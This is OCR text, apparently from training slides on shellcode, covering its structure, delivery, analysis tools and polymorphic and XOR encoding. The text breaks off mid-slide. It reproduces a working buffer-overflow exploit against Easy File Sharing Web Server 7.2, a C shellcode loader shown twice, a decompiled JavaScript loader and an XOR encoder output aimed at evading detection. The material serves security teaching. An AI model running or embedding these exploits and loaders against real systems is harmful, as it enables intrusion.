
Characteristics of Shellcode

- **Compact and Efficient:** Shellcode is designed to be small and efficient to avoid detection and fit into small memory spaces.
- **System-Level Access:** It often aims to gain low-level system access, which can be used to bypass security mechanisms.
- **Written in Machine Code:** Shellcode is usually written in machine code, the lowest-level programming language, because it needs to interact directly with the operating system at a fundamental level.
- **Platform-Specific:** It is often specific to a particular processor architecture and operating system.

Reference: https://hadess.io/shellcode-development/


Structure of Shellcode

1. **Setup/Bootstrap Code**: Initializes registers, stack, or environment to ensure the payload runs smoothly.
2. **Payload**: The main task of the shellcode, like spawning a shell, downloading a file, or connecting back to an attacker.
3. **Exit Routine**: Ensures the program exits gracefully without crashing the target system.



Reference: https://seedsecuritylabs.org/Labs_20.04/Files/Shellcode/Shellcode.pdf

Structure of Shellcode



Reference: https://www.kayssel.com/post/introduction-to-the-creation-of-shellcodes/

Shellcode Delivery Methods

Exploitation of Vulnerabilities:
Attackers leverage software bugs (e.g., buffer overflows) to inject shellcode directly into memory.

Malicious Files:
Embedded in documents, scripts, or executables shared through phishing emails or downloads.

Network-Based Delivery:
Sent via malicious payloads in network packets, exploiting protocols or services.

Reference: https://hadess.io/shellcode-development/

Shellcode Delivery Methods -

Exploitation of Vulnerabilities

Easy File Sharing Web Server 7.2 - Stack Buffer Overflow

Author:	Type:	Platform:	Date:
REBEYOND	REMOTE	WINDOWS	2018-04-18

Exploit: / {}

Vulnerable App:

```
import requests
host='192.168.50.30'
port='80'

buf='A'*4071
buf +='\x12\x45\xfa\x7f' #jmp esp
buf +='A'*12
buf +='\xeb\x36'  #jmp 0x36
buf +='A'*42
buf +='\x60\x30\xc7\x61'*2 #must be valid address
buf +='A'*4
#shellcode to execute calc.exe on remote server
buf += "\xdb\xdc\xd9\x74\x24\xf4\x58\xbb\x24\xa7\x26\xec\x33"
buf += "\xc9\xb1\x31\x31\x58\x18\x03\x58\x18\x83\xe8\xd8\x45"
buf += "\xd3\x10\xc8\x08\x1c\xe9\x08\x6d\x94\x0c\x39\xad\xc2"
buf += "\x45\x69\x1d\x80\x08\x85\xd6\xc4\xb8\x1e\x9a\xc0\xcf"
buf += "\x97\x11\x37\xe1\x28\x09\x0b\x60\xaa\x50\x58\x42\x93"
buf += "\x9a\xad\x83\xd4\xc7\x5c\xd1\x8d\x8c\xf3\xc6\xba\xd9"
buf += "\xcf\x6d\xf0\xcc\x57\x91\x40\xee\x76\x04\xdb\xa9\x58"
buf += "\xa6\x08\xc2\xd0\xb0\x4d\xef\xab\x4b\xa5\x9b\x2d\x9a"
buf += "\xf4\x64\x81\xe3\x39\x97\xdb\x24\xfd\x48\xae\x5c\xfe"
buf += "\xf5\xa9\x9a\x7d\x22\x3f\x39\x25\xa1\xe7\xe5\xd4\x66"
buf += "\x71\x6d\xda\xc3\xf5\x29\xfe\xd2\xda\x41\xfa\x5f\xdd"
buf += "\x85\x8b\x24\xfa\x01\xd0\xff\x63\x13\xbc\xae\x9c\x43"
buf += "\x1f\x0e\x39\x0f\x8d\x5b\x30\x52\xdb\x9a\xc6\xe8\xa9"
buf += "\x9d\xd8\xf2\x9d\xf5\xe9\x79\x72\x81\xf5\xab\x37\x7d"
buf += "\xbc\xf6\x11\x16\x19\x63\x20\x7b\x9a\x59\x66\x82\x19"
buf += "\x68\x16\x71\x01\x19\x13\x3d\x85\xf1\x69\x2e\x60\xf6"
buf += "\xde\x4f\xa1\x95\x81\xc3\x29\x74\x24\x64\xcb\x88"

cookies = dict(SESSIONID='6771', UserID=buf,PassWD='')
data=dict(frmLogin='',frmUserName='',frmUserPass='',login='')
requests.post('http://'+host+':'+port+'/forum.ghp',cookies=cookies,data=data)
```


Reference: https://www.exploit-db.com/exploits/44485

Shellcode Delivery Methods - Malicious Files

vsCode > shellcode > C shellcode1.c > main()

```c
#include <stdio.h>
#include <windows.h>

unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50"
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26"
"\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7"
"\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78"
"\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3"
"\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01"
"\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75\xe4\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3"
"\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a"
"\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb\x8d\x5d\x6a\x01\x8d"
"\x85\xb2\x00\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb"
"\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c"
"\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53"
"\xff\xd5\x6e\x6f\x74\x65\x70\x61\x64\x2e\x65\x78\x65\x00";




int main() {
    // Allocate memory for the shellcode
    void *exec_mem = VirtualAlloc(0, sizeof(buf), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

    // Copy shellcode to the allocated memory
    memcpy(exec_mem, buf, sizeof(buf));

    // Execute the shellcode
    ((void(*)())exec_mem)();

    return 0;
}
```

Shellcode Delivery Methods - Network-Based Delivery



Shellcode Stub

vsCode > shellcode > C shellcode1.c > main()

```c
#include <stdio.h>
#include <windows.h>

unsigned char buf[] =
"\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b\x50"
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26"
"\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7"
"\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c\x8b\x4c\x11\x78"
"\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01\xd3\x8b\x49\x18\xe3"
"\x3a\x49\x8b\x34\x8b\x01\xd6\x31\xff\xac\xc1\xcf\x0d\x01"
"\xc7\x38\xe0\x75\xf6\x03\x7d\xf8\x3b\x7d\x24\x75\xe4\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3"
"\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a"
"\x51\xff\xe0\x5f\x5f\x5a\x8b\x12\xeb\x8d\x5d\x6a\x01\x8d"
"\x85\xb2\x00\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb"
"\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c"
"\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53"
"\xff\xd5\x6e\x6f\x74\x65\x70\x61\x64\x2e\x65\x78\x65\x00";




int main() {
    // Allocate memory for the shellcode
    void *exec_mem = VirtualAlloc(0, sizeof(buf), MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

    // Copy shellcode to the allocated memory
    memcpy(exec_mem, buf, sizeof(buf));

    // Execute the shellcode
    ((void(*)())exec_mem)();

    return 0;
}
```

C program

10.2.99.4 - Remote Desktop Connection

C:\Tools\View8-main\testouput - Notepad++ [Administrator]

File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?

testouput

```
function func_unknown()
{
    r0 = func_unknown_000003F004DDD9D1
    return func_unknown_000003F004DDD9D1
}
function func_unknown_000003F004DDD9D1(a0, a1, a2, a3, a4)
{
    r0 = a1("ffi-napi")
    r1 = a1("ref-napi")
    r15 = new [252, 72, 129, 228, 240, 255, 255, 255, 232, 208, 0, 0, 0, 65, 81, 65, 80, 82, 81, 86, 72,
    r2 = "Buffer"["from"](r15)
    r6 = r1["refType"](r1["types"]["void"])
    r7 = r1["refType"](r1["types"]["void"])
    r8 = r1["refType"](r1["types"]["uint32"])
    r15 = new {"VirtualAlloc": null, "RtlMoveMemory": null, "CreateThread": null, "WaitForSingleObject":
    r17 = new [0, 0]
    r17[0] = r7
    r19 = new [0, 0, 0, 0]
    r19[0] = r7
    r19[1] = r1["types"]["uint64"]
    r19[2] = r1["types"]["uint32"]
    r19[3] = r1["types"]["uint32"]
    r17[1] = r19
    r15["VirtualAlloc"] = r17
    r17 = new [0, 0]
    r17[0] = r1["types"]["void"]
    r19 = new [0, 0, 0]
    r19[0] = r7
    r19[1] = r7
    r19[2] = r1["types"]["uint64"]
    r17[1] = r19
    r15["RtlMoveMemory"] = r17
    r17 = new [0, 0]
    r17[0] = r6
    r19 = new ["pointer", 0, 0, 0, 0, 0]
    r19[1] = r1["types"]["uint64"]
    r19[2] = r7
    r19[3] = r7
    r19[4] = r1["types"]["uint32"]
    r19[5] = r8
    r17[1] = r19
    r15["CreateThread"] = r17
```

decompile the javascript bytecode

Shellcode Analysis Techniques

Static Analysis


Disassembly: Binary Ninja
Hex Analysis: Examine raw hex values to identify patterns or signatures.
String Analysis: Search for human-readable strings to uncover potential functionality.

Dynamic Analysis

Sandbox Execution: shellcode_launcher.exe
Debugger Tools: Use debuggers (e.g., scdgb, x64dbg)


Reference: https://hadess.io/shellcode-development/

Shellcode Analysis Techniques - Binary Ninja



Reference: https://hadess.io/shellcode-development/

Shellcode Analysis Techniques - scdbg



Reference: https://hadess.io/shellcode-development/

03

Encoding

Polymorphic Shellcode

Mutating the code while keeping the original algorithm intact, but the function of the code (its semantics) will not change at all. For example, 1+3 and 6–2 both achieve the same result while using different values and operations. This technique is sometimes used by computer viruses, shellcodes, and computer worms to hide their presence.

Reference: https://medium.com/@0x4553/shellcode-polymorphism-96e3d55abf87

Polymorphic Shellcode


```
push 0x6475732f
```

```
push 0x4253510D
add dword [esp], 0x22222222
```

$$0x4253510D + 0x22222222 = 0x6475732f$$


```
push 0x6374652f
```

```
push 0x3621307A
xor dword [esp], 0x55555555
```

$$0x3621307A \oplus 0x55555555 = 0x6374652f$$

Reference: https://medium.com/@0x4553/shellcode-polymorphism-96e3d55abf87

XORing Shellcode



XORing Shellcode - **Generation**


```
┌──(kali㉿kali)-[~/Documents/exploit]
└─$ ./xorkey

Original Shellcode:
unsigned char buf[] =
"\xfc\x48\x83\xe4\xf0\xe8\xc0\x00\x00\x00\x41\x51\x41\x50\x52\x51"
"\x56\x48\x31\xd2\x65\x48\x8b\x52\x60\x48\x8b\x52\x18\x48\x8b\x52"
"\x20\x48\x8b\x72\x50\x48\x0f\xb7\x4a\x4a\x4d\x31\xc9\x48\x31\xc0"
"\xac\x3c\x61\x7c\x02\x2c\x20\x41\xc1\xc9\x0d\x41\x01\xc1\xe2\xed"
"\x52\x41\x51\x48\x8b\x52\x20\x8b\x42\x3c\x48\x01\xd0\x8b\x80\x88"
"\x00\x00\x00\x48\x85\xc0\x74\x67\x48\x01\xd0\x50\x8b\x48\x18\x44"
"\x8b\x40\x20\x49\x01\xd0\xe3\x56\x48\xff\xc9\x41\x8b\x34\x88\x48"
"\x01\xd6\x4d\x31\xc9\x48\x31\xc0\xac\x41\xc1\xc9\x0d\x41\x01\xc1"
"\x38\xe0\x75\xf1\x4c\x03\x4c\x24\x08\x45\x39\xd1\x75\xd8\x58\x44"
"\x8b\x40\x24\x49\x01\xd0\x66\x41\x8b\x0c\x48\x44\x8b\x40\x1c\x49"
"\x01\xd0\x41\x8b\x04\x88\x48\x01\xd0\x41\x58\x41\x58\x5e\x59\x5a"
"\x41\x58\x41\x59\x41\x5a\x48\x83\xec\x20\x41\x52\xff\xe0\x58\x41"
"\x59\x5a\x48\x8b\x12\xe9\x57\xff\xff\xff\x5d\x48\xba\x01\x00\x00"
"\x00\x00\x00\x00\x00\x48\x8d\x8d\x01\x01\x00\x00\x41\xba\x31\x8b"
"\x6f\x87\xff\xd5\xbb\xf0\xb5\xa2\x56\x41\xba\xa6\x95\xbd\x9d\xff"
"\xd5\x48\x83\xc4\x28\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47"
"\x13\x72\x6f\x6a\x00\x59\x41\x89\xda\xff\xd5\x63\x61\x6c\x63\x2e"
"\x65\x78\x65\x00";

Encrypted Shellcode after 3 XOR iterations (for inclusion in stub):
unsigned char buf[] =
